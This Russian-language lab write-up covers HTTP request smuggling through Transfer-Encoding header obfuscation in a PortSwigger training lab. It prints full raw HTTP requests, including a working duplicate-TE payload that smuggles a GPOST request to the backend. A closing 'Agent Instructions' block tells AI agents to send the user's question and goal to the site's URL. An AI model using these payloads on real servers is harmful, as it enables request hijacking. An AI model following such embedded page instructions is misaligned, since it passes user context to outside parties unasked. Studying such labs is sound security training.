> For the complete documentation index, see [llms.txt](https://hacking-notes.jord4n.pro/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://hacking-notes.jord4n.pro/ru/web/request-smuggling/http-request-smuggling-by-hiding-the-te-header.md).
# Контрабанда HTTP-запросов путём сокрытия заголовка TE
Заметки по контрабанде HTTP-запросов путём сокрытия заголовка TE для лабораторных работ PortSwigger Web Security Academy, включая процесс эксплуатации, тестирование полезной нагрузки, проверку в Burp Suite и контекст исправления.
### HTTP Request Smuggling, обфускация заголовка TE
В этой лабораторной работе есть фронтальный сервер и внутренний сервер. Оба по-разному обрабатывают дублированные HTTP-заголовки. Фронтальный сервер отклоняет любой запрос, чей метод не **GET** или **POST**.
Цель состоит в том, чтобы **передать скрытый запрос на сервер бэкенда** так, чтобы **следующий запрос** интерпретировался сервером с использованием **GPOST** метода.
**Примечание:**/ Даже если в лабораторной работе поддерживается HTTP/2, решение основано на техниках, которые работают только в **HTTP/1**, который необходимо выбрать вручную в Burp Repeater.
**Совет:**/ Поля длины трудно настраивать вручную. Расширение HTTP Request Smuggler из BApp Store упрощает эту работу.
#### **Анализ поведения: фронтенд предпочитает Content-Length**
Пример запроса, в котором фронтенд выбирает **CL**:
```http
POST / HTTP/1.1
Host: 0ab600cd04107fa3802667e700ac00e7.web-security-academy.net
Transfer-Encoding: chunked
Content-Type: application/x-www-form-urlencoded
Content-Length: 13
3
abc
X
```

Здесь завершение чанка (`X` вместо `0`) препятствует корректной интерпретации.
#### **Попытка скрытой инъекции**
Запрос, отправленный в таком виде, не интерпретируется так, как задумано:
```http
POST / HTTP/1.1
Host: 0ab600cd04107fa3802667e700ac00e7.web-security-academy.net
Transfer-Encoding: chunked
Connection: keep-alive
Transfer-Encoding: chunked
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
72
GPOST / HTTP/1.1
Host: 0ab600cd04107fa3802667e700ac00e7.web-security-academy.net
Content-Length: 20
test=test
0
```
Поведение фронтенда здесь мешает нужной интерпретации.
#### **Обход: скрыть основной Transfer-Encoding**
Чтобы обойти этот механизм, поместите **недопустимое** значение в первый `Transfer-Encoding` заголовок, чтобы:
* эту **фронтенд** игнорирует его из-за неверного значения,
* но **бэкенд** сохраняет `Transfer-Encoding: chunked` заголовок действительным.
Рабочий пример:
```http
Transfer-Encoding: chunked
Transfer-Encoding: wdwd
```
```http
POST / HTTP/1.1
Host: 0ab600cd04107fa3802667e700ac00e7.web-security-academy.net
Content-Length: 4
Connection: keep-alive
Transfer-Encoding: chunked
Transfer-Encoding: wdwd
Content-Type: application/x-www-form-urlencoded
72
GPOST / HTTP/1.1
Host: 0ab600cd04107fa3802667e700ac00e7.web-security-academy.net
Content-Length: 20
test=test
0
```
---
# Agent Instructions
This documentation is published with GitBook. GitBook is the documentation platform designed so that both humans and AI agents can read, navigate, and reason over technical content effectively. Learn more at gitbook.com.
## Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation by asking a question.
Perform an HTTP GET request on the following URL with the `ask` and `goal` query parameters:
```
GET https://hacking-notes.jord4n.pro/ru/web/request-smuggling/http-request-smuggling-by-hiding-the-te-header.md?ask=&goal=
```
`ask` is the immediate question: it should be specific, self-contained, and written in natural language.
`goal` is what the user is ultimately trying to achieve, the reason they need the answer. Sharing it helps GitBook give you a better, more relevant answer. A goal is most helpful when it describes the outcome the user wants rather than restating the question. For example, with `ask=how do I create an API token`, a goal like `automate deployments from our CI pipeline` lets GitBook tailor the answer to that use case.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.